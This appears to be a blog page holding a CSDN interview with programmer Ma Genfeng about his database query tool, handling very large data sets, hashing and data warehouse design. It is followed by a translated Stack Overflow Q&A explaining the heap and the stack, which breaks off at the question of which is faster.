马根峰：大家好，我是马根峰，我是一名程序员。2002年硕士毕业于重庆邮电大学，本科与硕士都是攻读计算机应用技术专业，曾获得过2002年重庆市优秀毕业硕士生、1991年河南省化学奥林匹克竞赛一等奖、国家乒乓球业余一级运动员和重庆市信合杯大中专院校乒乓球男单季军。

2002年到2005年在中国电信股份有限公司广东分公司担任资深数据分析师，负责为企业的经营分析提供数据支撑、电信相关业务系统的研究与开发、参与全球10大数据仓库应用系统——广东电信经营分析系统（TMAS）涉及到公话业务的需求制定与中期的测试评估工作。

2005年至今就职于广东联合电子服务股份有限公司，主要负责海量数据处理与分析、结算系统的运行维护。

个人开发了大型商业软件“万能数据库查询分析器”，撰写了关于“万能数据库查询分析器”的65篇技术文章，发表在国内的计算机刊物、百度文库、

CSDN资源和本人的4大博客上（马根峰的CSDN博客、新浪博客、QQ空间和搜狐博客）。

CSDN：你是如何一步步走上软件开发之路的?

马根峰：从1996年大学毕业，近20年自己始终从事着计算机软件方面的工作，因为本科和硕士学的都是计算机应用技术专业，所以从感 情上特别喜欢它。因为自己高中时期最喜欢的是化学，特别喜欢做化学实验。而计算机编程在我看来就是在做着“计算机程序设计的实验”，为了实现一个实际目标，将多种计算机程序开发语言语句去实现，有时候还要对多种算法进行分析。

在大学学习中，受益最深的一句话就是“多学习，多思考，多实践”；在工作中，我依然如此，争取做到举一反三；在职业上，我深信“专注于干一件事超过1万个小时才能成为专家”。

2002年到2005年在中国电信股份有限公司广东分公司工作期间，开发过“基于数据仓库和维度转换技术的广东电信公话200专用话机话务动态分析系统”。该技术成果“广东电信公话200专用话机话务动态分析系统的构建”发表在《电信科学》2003年11期；开发了“广东电信公话201亲情月卡用户 重复购买率模型的计算”系统，该成果“广东电信公话201亲情月卡用户重复购买率模型的研究”发布在《世界电信》2006年1期。

2005年至今在广东联合电子服务股份有限公司工作期间，开发了“广东省高速公路节假日车辆通行数据统计”系统、“粤通卡超时车数据分析与统计”系统，对高速公路主管部门和高速公路业主提供数据支撑；开发了“基于数据仓库星形模式的广东省高速公路一张网资金结算情况分析系统”，技术成果发表于个人的 博客上。

另外，从2003年我开始“万能数据库查询分析器”的构思、研究与开发，最终通过4年的努力，于2006年底发布1.0版本，从此以后，8年来不断对万能数据库查询分析器进行功能完善与升级，2014年7月发布5.05版本。

CSDN：在你的博客中有着大量中英对照文章，以及个人所开发的软件也有英文版的，你的英文水平是如何练就的？你认为英语在编程和软件开发中起着怎样的作用?

马根峰：学习英语就不怕少，就怕断。从1987年初中一年级开始学习英语起，一直到2013年，我一直没有怎么间断过英语的学习，英语写作与阅读还过得去，但听力与口语一直是弱项。

于是在2013年9月，参加了一个英语机构的培训班，开始了听、说、读写的强化学习，四个月时间雅思考到6分，听力最厉害的一次考到7.5分。

因为目前流行的编程语言都是以英语为基础的，国此，对于软件编程人员来说，英语的作用体现在阅读英文文档，适应国际化的编程环境，如果你想查看一些国外的文档，那最好还是要学习好英文，因为好多文档是没有翻译成中文的。

CSDN：你是一名程序员/软件开发者，却在几年内撰写了关于“万能数据库查询分析器”的65篇技术文章，很多程序员很讨厌写这样的学术类技术文章，你是怎样处理类似这些枯燥无味的事呢?

马根峰：大部分的软件开发人员喜欢开发程序，不喜欢写文档，尤其是学术类的技术文章。但这并不能否认它的好处。一方面，它可以让你的 知识形成一定的沉淀，另一方面，同样会督促你去不断的学习新的知识。对于我来说，还有一个重要的原因，我要向更多的人介绍自己的产品的优势和使用技巧，帮 助用户充分享受万能数据库查询分析器的便捷性。

万能数据库查询分析器的亮剑

CSDN：万能数据库查询分析器是一款怎样的数据软件？和其它同类软件的区别是什么?

马根峰：万能数据库查询分析器是一种支持对各种ODBC数据源（包括Oracle、Sybase、DB2、Informix、 MS SQL SERVER、MYSQL、MS ACCESS、Paradox、FoxPro及SQLite等关系数据库，以及EXCEL和TXT/CSV）进行访问和操作的通用UDA工具。

它提供了一种通用的事务管理处理机制，允许用户自己来管理用户会话中的事务；允许用户随时中断正在执行的SQL语句，不会在数据库服务产生任何僵尸 进程；允许提交多条DML语句乃至存贮过程，结果会以你设定的表格、文本框、文件来返回；从数据库导出千万条数据时，效率与DBMS没有什么区别；提供了 数据库对象浏览器，使用户更方便地了解数据库的数据字典。

万能数据库查询分析器的强大功能、友好的操作界面、良好的操作性、跨越数据库平台，使得它成为世界上无以伦比的万能数据库查询分析器。

CSDN：当初你开发这样一款数据库软件的原因是什么？其中又经历了哪些困难?

马根峰：从大学开始接触计算机软件开发的20年时间内，从最早在内存为16MB、主频为133的586 PC上安装使用 MS SQL Server 7.0到后来在高档服务器上使用DB2和Sybase，使用到过Oracle、MS SQL Server、Sybase、 DB2大型数据库和桌面数据库ACCESS。我在饱偿了熟悉多种数据库客户端工具的痛苦的同时，也熟悉了常见大型数据库客户端工具各自的优势。这为我开发 出具有强大功能、友好的操作界面、良好的操作性、跨越数据库平台的万能数据库查询分析器打下了坚实的基础。所以我非常希望"万能数据库查询分析器"能够帮 助世界上更多的数据库应用人员从学习各种数据库的客户端工具的繁琐与复杂的工作之中解脱出来，充分享受它的便捷性，让程序员更多的专注于SQL语句的分析 设计、SQL语句的优化上去，这也是中国本土程序员马根峰的梦想。

作为个人，要开发这样的一个近6万行代码的大开应用系统，并且使用了哈希技术、链地址法解决哈希冲突的方法、排序算法、多线程技术、API数据库访 问技术、ADO数据库访问技术、Windows消息技术等等，必然会经历许许多的困难，包括开发的策略、系统功能的界定、程序的模块设计与代码设计、程序 的测试方案。

程序代码设计中，因为涉及到了许多的算法和数据结构、强大的数据展现功能、EXE文件切分与加密、EXE壳文件的引导与加载、软件安全保护所用到的 3DES算法的实现等等，所以遇到了非常大的挑战。每天晚上都是到了凌晨两点钟，才会洗刷睡觉，有时还搞上个通宵。节假日，别人都出去旅游了，他还在查阅 资料、写代码，2006年国庆节哪都没出去，还熬了几次通宵。在整个代码编写过程中，解决了太多的代码错误与编辑错误，有时一个错误一个月都解决不了，没 办法就先实现其它能够实现的功能，最后再努力回头找出原来的问题所在。

还有，最开始做系统原型的时候，采用了ADO数据库访问技术，但到最后，要实现中断SQL语句的执行时，尝试了许多ADO数据库控件的方法，都无法 实现。这简直是给了我当头一棒，写了那么多的代码就这么废了。

没办法，为了实现自己设想的具有强大功能的“万能数据库查询分析器”，必须重新寻找一种另外 的数据库访问方法，重头开始。不过一旦实现了这一功能，也就使用“万能数据库查询分析器”更为脱颖而出。

而对于英文版本来说，另外存在的困难就是50多页白皮书的翻译与编写了。

“万能数据库查询分析器”的成功推出，离不开先进的开发策略、扎实的计算机程序的开发能力、扎实的计算机多个学科地理论基础与实践经验以及坚持不懈的毅力。

CSDN：在数据库软件开发方面，你认为需要掌握哪些基础技术知识和工具？在学习这些技术时，你有什么心得和体会可分享?

马根峰：从计算机课程上讲，个人觉得数据结构、算法分析、关系数据库技术对我的影响非常大，也受益非浅。

另外，精通一门开发工具和一种大型数据库系统，对数据库软件开发的程序员来说这是必须的，在此之外，能够学习一下其它的开发工具、其它的数据库系统，则是锦上添花。

CSDN：在开发这款软件中，你采用了什么方法和策略?

马根峰：通常来讲，如果系统的需求比较明确、系统实现的难度不大，那么可以采用“自上而下”或者“自下而上”的开发策略。

反之，当系统的需求不是那么明确时，比如我在开发“万能数据库查询分析器”时，因为对要实现的目标不是很具体，而且系统的开发难度很大，通过反复地 思考，最终放弃这两种开发策略，采取最适合于大型应用系统开发的“原型法”开发策略，先开发出一个原型，然后逐渐完善、增加功能。先实现简单的基于DB2 数据库系统的访问，然后逐步增加功能。在实现DB2数据库的方便、快捷、高效访问功能之后，然后再将功能扩展至所有数据库、TXT/CSV文件、 EXCEL文件。

程序的测试方案，则是严格使用软件工程中的单元测试、模块测试、系统测试。而测试过程中，最困难的就是测试环境的搭建，以实现对每一种关系数据库系 统的每一种数据类型的测试（基本上对各种数据类型都设计样本数据来涵盖边界值，来进行完整的测试，然后再用数据库本身的客户端工具进行查询，将二者的结果 进行比对）、各种WINDOWS平台的运行测

试。最终用了三个月左右在DB2、ORACLE、SYBASE、INFORMIX、MYSQL、 MS SQL SERVER、ACCESS、FORPRO和PARADOX上进行了综合测试，后来进行了WIN98、WINDOWS XP、 WINDOW NT、WINDOW 2000 SERVER、WINDOWS ADVANCED SERVER（2006年还没出现WIN7）的运行测 试。

接着，为了检验算法的执行效率，还进行了压力测试。在PC机上用中文版本《DB 查询分析器》查询IBM 670小型机上安装的生产数据库服务器，并导出1100万条记录，在PC机本地生成了一个大小为2GB的文件，耗时15分钟；另外在生产数据库服务器主机IBM 670（拥有64GB的内存，8 个物理CPU，16个逻辑CPU，存贮采取磁盘阵列），在这样的服务器上执行同样的查询脚本，导出同样的数据，耗时近6分钟。乍一看，《DB 查询分析器》的“查询结果保存至文件”的导出效率相当于服务器上的40%。但深入地想一下，如果导出的文件要保存至客户端的情况下，是不是还要包括服务器导出的文 件用FTP传送到客户端的时间，如果这二者所用时间之和会怎么样？我把IBM 670服务器上用DB2命令 Export出来的文件FTP到PC客户上， 用了14分36秒钟的时间。这样来看，《DB查询分析器》的“查询结果保存至文件”的导出效率更高。

就是因为，这样充分的测试，保障了“万能数据库查询分析器”的健壮性与高效性。这也充分得到了用户在反馈中表现出的认可。

CSDN：该款软件如今的应用情况如何?

马根峰：自2003年开始研究与开发，2006年底1.0版本发布及获得计算机软件著作权证书，到目前为上近8年时间不断地进行功能的完善，推出最新5.05版本。

自己的努力也得到了广大用户与媒体的支持，《程序员》2007年第2期“新产品&工具点评”栏目特别推荐 “万能数据库查询分析器的发布”。

截止到2014年7月31日，在Baidu上搜索关键字"万能数据库查询分析器"，搜索结果超过490万。

本人还撰写了关于“万能数据库查询分析器”的65篇技术文章，发表在国内的计算机刊物、百度文库、CSDN资源和本人的4大博客上（马根峰的CSDN博客、新浪博客、QQ空间和搜狐博客）。

在本人单位，“万能数据库查询分析器”被同事广泛使用，用来进行DB2、SYBASE数据库的访问，进行数据分析与处理。

在太平洋软件，“万能数据库查询分析器”中文版本《DB 查询分析器》在数据库类排行榜中居第1位；“万能数据库查询分析器”中文版本《DB 查询分析器》在中国最大的软件下载网站中关村在线的数据库类排行榜中居前10位，获得超过100,000次的下载。

CSDN：能否谈一下国内外的数据库软件开发的现状?

马根峰：数 据库技术是企业信息化的核心，企业规模的大小对数据库开发与应用的需求是不同的。因此大型数据库系统、企业级数据库系统和桌面数据库系统在企业的不同发展 阶段都会被使用。这就造成企业的不同应用存在着不同种类的数据库，同时数据库的操作与维护会非常困难，因此国内外都在研究解决这个问题。我开发的万能数据 库查询分析器很好的解决这一问题。

CSDN：因数据库软件导致出现网络中断和系统宕机的事件有很多，你认为数据库软件容易出现故障的原因是什么？又该如何防范呢?

马根峰：通常来说，引起系统宕机的原因比较复杂，常见的原因有以下：

A、事务内部的故障；

B、操作系统或者数据库系统故障

C、介质故障

D、计算机病毒

针对以上的几点，在数据库维护或者数据库应用软件的开发时，要避免产生大量日志的事务操作，即避免对大量数据库记录进行操作后一次提交事务，比如向 系统提交数据时，可以操作一批记录后提交一次事务；在大量删除数据表记录时，为了避免产生大量的日志，可以先将不删除的数据原导出，再将表清空，最后导入 要保留的数据的方式。

- 为了避免操作系统或者数据库系统故障，应及时打上相关补丁。
- 为了避免介质故障所带来的危害，可以用磁盘阵列。根据不同的数据库数据安全要求，采取不同的Raid。

- 而为了避免计算机病毒的入侵，需要实施一定的防病毒策略，在业务机和数据库服务器主机上安装防病毒软件。

海量数据的分析、处理；算法分析、设计与开发

CSDN：大数据如风一样刮遍整个IT界，你认为大数据（Big Data）等同于海量数据（Large- Scale Data或Vast Data）吗？为什么？

马根峰：关于大数据，我个人认为这是一个社会发展的必然。随着人类社会的发展，我们进入了信息时代，一个信息爆炸的时代。互 联网以及移动互联网的高速发展、迅速普及，让信息无处不在、无孔不入，同时也在时刻影响着我们的生活习惯和生活方式，比如几年前还不被人认可但现在却非常 盛行的网上购物。信息爆炸也代表着巨大的信息量，另外并不是所有的信息都是有益的。

而在另一方面，随着计算机信息技术包括存贮技术与芯片等计算机硬件技术、数据仓库和数据挖掘、分布式处理等软件技术的不断发展，使得“从这些海量的数据中挖掘出有价值的信息，为企业带来巨大的经济效益”成为可能。

正是需求方（特别是一些销售企业和公司）和信息服务提供方（一些大的计算机软硬件公司）存在的这种共同目标，使得大数据的分析与处理成为信息技术中一个引领时代潮流的方向。

关于大数据的特征，仁者见仁、智者见智，但个人认为“数据量巨大”、“数据类型多样”无疑是其中最为重要的两大特征，数据类型不仅包括结构 化的数据，还包括非结构化的数据；不仅是文本形式，还有的是图片、视频、音频、地理位置信息等多类型的数据。正是围绕着这两大特征，使得大数据的采集、导 入/预处理、挖掘、预测/分析的响应速度与精度成为各个计算机数据处理模型与算法追求的目标，软件商提供的“大数据处理”商业产品也正是在这几点处理上展 现自己的卖点。

总之，大数据的数据量不仅是海量，而且不完全像平常处理的海量数据都是结构化的数据，大数据还包括“类型多样”数据如非结构化的数据。

CSDN：在实际工作中接触到海量的数据处理问题时，对其进行处理是一项艰巨而复杂的任务，会随之面临哪些困难？

马根峰：多年来在海量数据的处理中，遇到了不少的困难，如

1. 非法数据问题：由于数据量过大，数据中什么情况都可能存在

在中国电信股份有限公司广东分公司工作时，曾经处理过全省IC卡的话单文件，就发现在不同的IC卡话机上传上来的话单文件中，非法字符是千奇百怪，结果为了对话单进行各种数据异常的预处理中就占用了太多的流程处理。

而在广东联合电子服务股份有限公司工作期间，处理“广深高速公路公司的回传流水”的时候，最后在生成了海量数据文件后，发现数据库记录总条数与所有文件的总行数之和不相等。最终为了找出原因，又对这些海量数据文件进行处理，发现有个别字段中含有ASCII值为0AH的字符，而unix文件中 行结束符为0AH，因此导致有些数据表记录导出时形成了文件中的多行。

最后，又要对哪些包含0AH的字段进行统计之后，再修改整个数据生成脚本。

2. 软硬件要求高，系统资源占用率高

“巧妇难为无米之炊”。在大数据的处理中，即使算法再优化，也必须要加大CPU和内存。海量数据处理中常用的哈希技术与排序算法，都要求有足够的内存；而更快CPU的处理速度，则直接缩短海量数据的总耗时。

3. 算法的要求更高。

不同的算法对于少量的数据处理而言，差别也大不到哪儿去。但对于海量数据的处理而言，差的算法在时间上，你都可能无法忍受。

CSDN：海量数据的处理包含哪些内容？海量数据处理涉及哪些算法？在实践时，你有哪些经验和技巧？

马根峰：海量数据的处理包括海量数据文件的处理、海量数据库数据表的数据处理。

海量数据处理中常用的算法有哈希技术、堆排序。

中国电信股份有限公司广东分公司是中国电信集团中最大的分公司，业务收入占全国的近1/6，最厉害的时候几乎相当于浙江、江苏和上海三个分公司的总和。相应的，广东电信的数据也是海量中的海量，2005年前仅公

话200业务，一个月的话单就是30多个GB共3亿多条话单，而一个月发生话务的 200卡就在1900多万张。

那时候做的最大型的、最复杂算法的处理就是签约分销商售卡的话务统计。计算的目标就是统计出所有分销商销售的卡在本月发生的各个类别的话务。分销商的售卡记录是几千条记录，每条记录包含销售卡的起始200卡流水号、结束200卡流水号等信息，流水号与卡号的对应有1亿条记录，每个月的30 多GB的3亿条公话200话单中包含1900多万张卡的话务信息，如何从每条话单中找出对应200卡对应的流水号，然后找出对应的分销商，复杂度为： 3 亿 话单 × 1亿多条200卡与流水号对应 × 几千条售卡记录。复杂到什么程度？就是用大型数据库技术是难以实现的，最后决定采用文件的处理，在算法 上使用哈希表+ 二分查找进行算法设计，用DELPHI进行程序的开发，最终在4台PC机上进行分布计算了近1个小时实现整个数据处理过程。该技术已撰写 成论文“区间表的快速查找算法”发表在《计算机工程与设计》2005年第4期。

在广东联合电子服务股份有限公司，处理的是整个广东省的高速公路通行数据与结算，广东省珠三角高速公路网的密集程度在世界上排名第二，仅次 于日本。所以车辆通行记录也是海量数据级别的，每个月的通行记录近1亿条，拆分数据3亿多条。用的数据库服务器有160GB内存+40个逻辑CPU，数据 库系统为IBM的DB2。在这里主要进行的海量数据表的数据处理，主要涉及到SQL语句的优化，最复杂的运算的是处理全省几年来每个月份每条高速公路拆分 后降档车减免优惠的计算，每个月的处理SQL脚本就在100多行，涉及多张上亿条数据表关联查询。由于SQL语句太复杂，国家审计署的专家也无法看明白， 本人专门画了数据流图与模块分析进行相应功能的讲解。该技术已撰写成论文“软件开发高手须掌握的4大SQL精髓语句（综合篇）”。

CSDN：在海量数据处理中，都有哪些查找算法？效率比较高的是什么算法，有什么特点?

马根峰：在多年的工作中，由于经常进行海量数据的处理及数据分析，因此较为擅长于算法分析、设计与开发（尤其是海量数据分析与处理中的算法分析、设计与开发）；设计的算法及研究成果大多已撰写成22篇论文，发表在国内15家刊物（含核心刊物）。

海量数据处理中，常用的查找算法包括折半查找、二叉树查找和B_树查找。

而上述查找算法的查找效率依赖于查找过程中所进行的比较次数。而我们期望的情况是希望不经过任何比较，一次存取便能得到所查记录，那就必须 在记录的存储位置和它的关键字之间建立一个确定的关系f，使每个关键字和结构中一个唯一的存储位置相对应。因而在查找时，只要根据这个对应关系f找到给定 值K的像f（K）。若结构中存在关键字和K相等的记录，则必定在f（K）的存储位置上，由此，不需要进行比较便可直接取得所查记录。这个对应关系f就是哈 希函数，按这个思想建立的表为哈希表。

A、哈希函数的选定

哈希表的构造方法很多，常用的方法包括直接定址法、数字分析法、平方取中法、折叠法、除数余数法和随机数法。其中除数余数法是种最简单，也 最常用的构造哈希函数的方法。在海量话单文件的处理中，我通常选用除数余数法来构造哈希函数，将200话单中的话机号码转换成int64型，这个int64型整数除以一个大质数P即为该话机号码所对应的哈希值。

P值的选择：在使用除数余数法时，对P值的选择很重要。若选的不好，容易产生哈希冲突。根据众人的经验，可以选P为质数或不包含小于20的质因数的合数。在《哈希技术在广东电信200话单统计中的应用》中所采用的是寻找一个大质数P，并且P大致为全省发行的200充值卡的数量。这可以在哈希 表类中增加一个函数来构造这个大质数P。

哈希表长度的确定：由于P大致为全省发行的200充值卡的数量，所以可以利用P作为哈希表的长度。

B、处理冲突的方法的选定

通常用的处理冲突的方法有下面几种，开放定址法、再哈希法、链地址法和建立一个公共溢出区法。在本应用中我采用的是链地址法。因为采用链地址法时，查找成功时的平均查找长度Snc 和不成功时的长度Unc都比较小，

$$S_{nc} \approx 1+\frac{\alpha}{2} \qquad U_{nc} \approx d+e^{-\alpha}$$

其中α=表中填入的记录数/哈希表的长度，由于哈希表中填入的记录数据为一个分公司发行的200充值卡的数量，所以在这里α<<0.5

该技术已撰写成论文“哈希表在电信公用电话客户流失分析中的应用”发表在《计算机工程与设计》2003年第12期。

数据仓库项目开发

CSDN：数据仓库与数据挖掘有什么异同？前者有什么特点？

马根峰：数据仓库技术是用以更好地支持企业或组织的决策分析处理的，具有面向主题的，集成的，不可更新的、随时间不断变化这四大特征的数据集合。它通过将数据按照不同的综合程度（即粒度）来组织，以满足不同分析的需要。

而数据挖掘是从大量的、不完全的、有噪声的、模糊的、随机的实际应用数据中寻找其规律的技术。

CSDN：你是怎么理解数据仓库中的面向主题的？

马根峰：主题（Subject）是在较高层次上将企业信息系统中的数据进行综合、归类和分析利用的一个抽象概念，每一个主题 基本对应一个宏观的分析领域。在逻辑意义上，它是对应企业中某一宏观分析领域所涉及的分析对象。例如《广东省高速公路一张网资金结算情况分析系统》的“资 金结算情况的分析”就是一个分析领域，因此这个数据仓库应用的主题就是“资金结算情况的分析”。

数据仓库中的数据是面向主题进行组织的。为了实现“资金结算情况的分析”这一主题，在界定系统边界时，确定管理者最迫切进行的分析目标主要有：

A、从广东全省各高速公路合并成一张网后，到目前为止，各条高速公路的流水上传、流水拆分情况。

B、分析并网后各个高速公路路段公司上传的异常流水（包含异常及拆分异常）、及异常流水的修改情况；

要进行以上的分析，所需数据应包括：

A、OLTP数据库中，各个高速公路路段公司在这段周期内的流水上传、拆分。

B、各个高速公路路段公司上传的异常流水（包含异常及拆分异常）、及上传的异常的流水（包含异常及拆分异常）流水的修改情况；

C、各个高速公路路段公司及他们的软件开发商

D、广东省高速公路所有的路段信息；

接下来，就要对所需要的数据进行逻辑模型设计，最后通过结合OLTP中的数据库表，来生成数据仓库的数据。

CSDN：数据质量问题的表现形式怎样的？以及如何提升数据仓库的数据质量？

马根峰：数据质量问题通常有以下几种表现形式：

A、.数据不完整。

这种情况比较常见，例如记录的缺失、字段信息的缺失、记录不完整等

B、.数据不一致。虽然面向OLAP的数据仓库解决了数据源的“蜘蛛网”问题，但难以避免的是有可能存在着数据的不一致情况。因此，数据仓库中的数据有可能与OLTP中的数据库存在着不一致现象。

C、.数据有错误。这种情况主要是指数据中存在各种不合法的情况，例如数据类型错误、数据范围越界、数据违反业务规则等。

如何提升数据仓库的数据质量？无非是从数据源和数据抽取这两个部分进行控制。

A、数据源。从规章制度上，规范OLTP生产环境下的数据完整性控制，保障输入到系统中的数据是有效的、准确的。

B、数据抽取/提取。1. 在同类的数据有多个数据源时，要对数据源的可信度进行排序，尽量抽取可信度高的数据源中的同类数据。2. 对数据仓库的维表数据源建立定期更新机制，有效地保障OLTP环境与OLAP环境下的数据一致性。

CSDN：开发建设一个灵活有效的数据仓库有哪些步骤？

马根峰：数据仓库的设计大体上可以分为以下几个步骤：

A、概念模型设计；

B、技术准备工作；

C、逻辑模型设计；

D、物理模型设计；

E、数据仓库生成；

F、数据仓库运行与维护。

CSDN：**进行数据仓库项目开发的时候有哪些注意事项？是否有成功的数据仓库项目的介绍呢？**

马根峰：数据仓库项目设计时，本人觉得有两个非常关键的地方，一个是数据仓库的“概念模型设计中的界定系统边界”， 这个阶段最重要的是确定管理者最迫切进行的分析，然后根据要进行的分析决定所需数据；另一个是数据仓库的“逻辑模型设计”，目标是确定粒度层次划分。粒度 是数据综合级别的程度。在数据仓库中，多重粒度是必不可少的。数据仓库的主要作用是DSS分析，因而其绝大部分查询都基于一定程度的综合数据之上，而只有较少的查询涉及细节。

2002年到2005年本人在中国电信股份有限公司广东分公司担任资深数据分析师时，主要负责为企业的经营分析提供数据支撑，那时 开发过“基于数据仓库和维度转换技术的广东电信公话200专用话机话务动态分析系统”。该技术成果“广东电信公话200专用话机话务动态分析系统的构建” 发表在《电信科学》2003年11期。

2005年至今就职于广东联合电子服务股份有限公司，主要负责海量数据处理与分析、结算系统的运行维护、进行一些前台数据库程序的开发。开发了“基于数据仓库星形模式的广东省高速公路一张网资金结算情况分析系统”，技术成果发表于个人的4大博客。

CSDN：**你对没有经验和职业生涯中期的数据库研究者或从业者有什么建议吗？**

马根峰：首先可以深入学习一些关系数据库的理论知识，在实践中多掌握一些数据库SQL语句的优化技术，而后者是数据库维护与应用开发中不可缺少的能力。

然后，可以学习一些数据仓库的理论知识。因为现在的数据仓库基本上都是基于关系数据库系统采用星形模式建立起来的，所以掌握一门流行的大型数据库系统（如Oracle、DB2等）是必须的。

最后，万变不离其宗，无论是数据仓库、大数据、云计算，无非就是数据的组织策略、处理方式有了新的发展，但核心的数据库的理论知识、一些数据处理的算法和数据结构还是几乎没有什么变化。

专注于干一件事超过1万个小时才能成为专家

CSDN：**假如你有足够多额外的工作时间去做其它的事，那你会做什么事呢?**

马根峰：会将对我开发的彻底删除文件（File Delete Absolutely）进行比较大的改动，当用户选择文件时，只删除他/她选中的文件；则当他/她选中目录的话，将对选中的所有目录以及这些目录下的所有文件进行删除。而目前它只是名副其实的只是彻底删除文件。

另外还会完善我的数据库执行调度程序的完善，将它应用到世面上所有的数据库。实现用户在提交执行脚本（如果有返回结果，则允许输入保存的文件名）和执行时间后，不管数据库服务器期间有没有宕机，只要在执行计划的那一刻数据库服务是起来的，执行计划就照样会执行。

CSDN：**作为一个数据库研究人员，如果你能改变你自己，那你将改变什么?**

马根峰：我会尽可能地学习一些专业的前沿技术，尽可能地与技术人员相互交流，尽可能地多实践一些算法优化，尽可能地承担一些复杂的具有挑战性的数据分析处理与创新工作。

CSDN：**这一路走来，十几年的时间，你自己最大的感悟是什么?**

马根峰：在大学学习中，受益最深的一句话就是“多学习，多思考，多实践”。在职业上，我深信“专注于干一件事超过1万个小时才能成为专家”。家

庭方面，我相信“家和万事兴”、“成家而立业”。只有家庭和睦，你才有充足的精力去工作。

原文链接：http://www.csdn.net/article/2014-08-09/2821124/1

什么是堆和栈，它们在哪儿?

译者:独酌逸醉

问题描述

编程语言书籍中经常解释值类型被创建在栈上，引用类型被创建在堆上，但是并没有本质上解释这堆和栈是什么。我仅有高级语言编程经验，没有看过对此更清晰的解释。我的意思是我理解什么是栈，但是它们到底是什么，在哪儿呢（站在实际的计算机物理内存的角度上看）？

1. 在通常情况下由操作系统（OS）和语言的运行时（runtime）控制吗?
2. 它们的作用范围是什么?
3. 它们的大小由什么决定?
4. 哪个更快?

答案一

栈是为执行线程留出的内存空间。当函数被调用的时候，栈顶为局部变量和一些 bookkeeping 数据预留块。当函数执行完毕，块就没有用了，可能在下次的函数调用的时候再被使用。栈通常用后进先出（LIFO）的方式预留空间；因此最近的保留块 （reserved block）通常最先被释放。这么做可以使跟踪堆栈变的简单；从栈中释放块（free block）只不过是指针的偏移而已。

堆（heap）是为动态分配预留的内存空间。和栈不一样，从堆上分配和重新分配块没有固定模式；你可以在任何时候分配和释放它。这样使得跟踪哪部分堆已经被分配和被释放变的异常复杂；有许多定制的堆分配策略用来为不同的使用模式下调整堆的性能。

每一个线程都有一个栈，但是每一个应用程序通常都只有一个堆（尽管为不同类型分配内存使用多个堆的情况也是有的）。

直接回答你的问题： 1. 当线程创建的时候，操作系统（OS）为每一个系统级（system-level）的线程分配栈。通常情况下，操作系统通过调用语言的运行时 （runtime）去为应用程序分配堆。 2. 栈附属于线程，因此当线程结束时栈被回收。堆通常通过运行时在应用程序启动时被分配，当应用程序（进程）退出时被回收。 3. 当线程被创建的时候，设置栈的大小。在应用程序启动的时候，设置堆的大小，但是可以在需要的时候扩展（分配器向操作系统申请更多的内存）。 4. 栈比堆要快，因为它存取模式使它可以轻松的分配和重新分配内存（指针/整型只是进行简单的递增或者递减运算），然而堆在分配和释放的时候有更多的复杂的 bookkeeping 参与。另外，在栈上的每个字节频繁的被复用也就意味着它可能映射到处理器缓存中，所以很快（译者注：局部性原理）。

答案二

Stack:

1. 和堆一样存储在计算机 RAM 中。
2. 在栈上创建变量的时候会扩展，并且会自动回收。
3. 相比堆而言在栈上分配要快的多。
4. 用数据结构中的栈实现。
5. 存储局部数据，返回地址，用做参数传递。
6. 当用栈过多时可导致栈溢出（无穷次（大量的）的递归调用，或者大量的内存分配）。
7. 在栈上的数据可以直接访问（不是非要使用指针访问）。
8. 如果你在编译之前精确的知道你需要分配数据的大小并且不是太大的时候，可以使用栈。
9. 当你程序启动时决定栈的容量上限。

Heap：

1. 和栈一样存储在计算机RAM。

2. 在堆上的变量必须要手动释放，不存在作用域的问题。数据可用 delete, delete[] 或者 free 来释放。

3. 相比在栈上分配内存要慢。

4. 通过程序按需分配。

5. 大量的分配和释放可造成内存碎片。

6. 在 C++ 中，在堆上创建数的据使用指针访问，用 new 或者 malloc 分配内存。

7. 如果申请的缓冲区过大的话，可能申请失败。

8. 在运行期间你不知道会需要多大的数据或者你需要分配大量的内存的时候，建议你使用堆。

9. 可能造成内存泄露。

举例：

```
int foo()
{
    char *pBuffer; //<--nothing allocated yet (excluding the pointer itself, which is allocated here on the stack).
    bool b = true; // Allocated on the stack.
    if(b)
    {
        //Create 500 bytes on the stack
        char buffer[500];
        //Create 500 bytes on the heap
        pBuffer = new char[500];
    }//<-- buffer is deallocated here, pBuffer is not
}//<--- oops there's a memory leak, I should have called delete[] pBuffer;
```

答案三

堆和栈是两种内存分配的两个统称。可能有很多种不同的实现方式，但是实现要符合几个基本的概念:

1.对栈而言，栈中的新加数据项放在其他数据的顶部，移除时你也只能移除最顶部的数据（不能越位获取）。

2.对堆而言，数据项位置没有固定的顺序。你可以以任何顺序插入和删除，因为他们没有“顶部”数据这一概念。

上面上个图片很好的描述了堆和栈分配内存的方式。

在通常情况下由操作系统（OS）和语言的运行时（runtime）控制吗?

如前所述，堆和栈是一个统称，可以有很多的实现方式。计算机程序通常有一个栈叫做调用栈，用来存储当前函数调用相关的信息（比如：主调函数的地址，局部变量），因为函数调用之后需要返回给主调函数。栈通过扩展和收缩来承载信息。实际上，程序不是由运行时来控制的，它由编程语言、操作系统甚至是系统架构来决定。

堆是在任何内存中动态和随机分配的（内存的）统称；也就是无序的。内存通常由操作系统分配，通过应用程序调用 API 接口去实现分配。在管理动态分配内存上会有一些额外的开销，不过这由操作系统来处理。

它们的作用范围是什么?

调用栈是一个低层次的概念，就程序而言，它和“作用范围”没什么关系。如果你反汇编一些代码，你就会看到指针引用堆栈部分。就高级语言而言，语言有它自己的范围规则。一旦函数返回，函数中的局部变量会直接直接释放。你的编程语言就是依据这个工作的。

在堆中，也很难去定义。作用范围是由操作系统限定的，但是你的编程语言可能增加它自己的一些规则，去限定堆在应用程序中的范围。体系架构和操作 系统是使用虚拟地址的，然后由处理器翻译到实际的物理地址中，还有页面错误等等。它们记录那个页面属于那个应用程序。不过你不用

关心这些，因为你仅仅在你 的编程语言中分配和释放内存，和一些错误检查（出现分配失败和释放失败的原因）。

它们的大小由什么决定?

依旧，依赖于语言，编译器，操作系统和架构。栈通常提前分配好了，因为栈必须是连续的内存块。语言的编译器或者操作系统决定它的大小。不要在栈上存储大块数据，这样可以保证有足够的空间不会溢出，除非出现了无限递归的情况（额，栈溢出了）或者其它不常见了编程决议。

堆是任何可以动态分配的内存的统称。这要看你怎么看待它了，它的大小是变动的。在现代处理器中和操作系统的工作方式是高度抽象的，因此你在正常情况下不需要担心它实际的大小，除非你必须要使用你还没有分配的内存或者已经释放了的内存。

哪个更快一些?

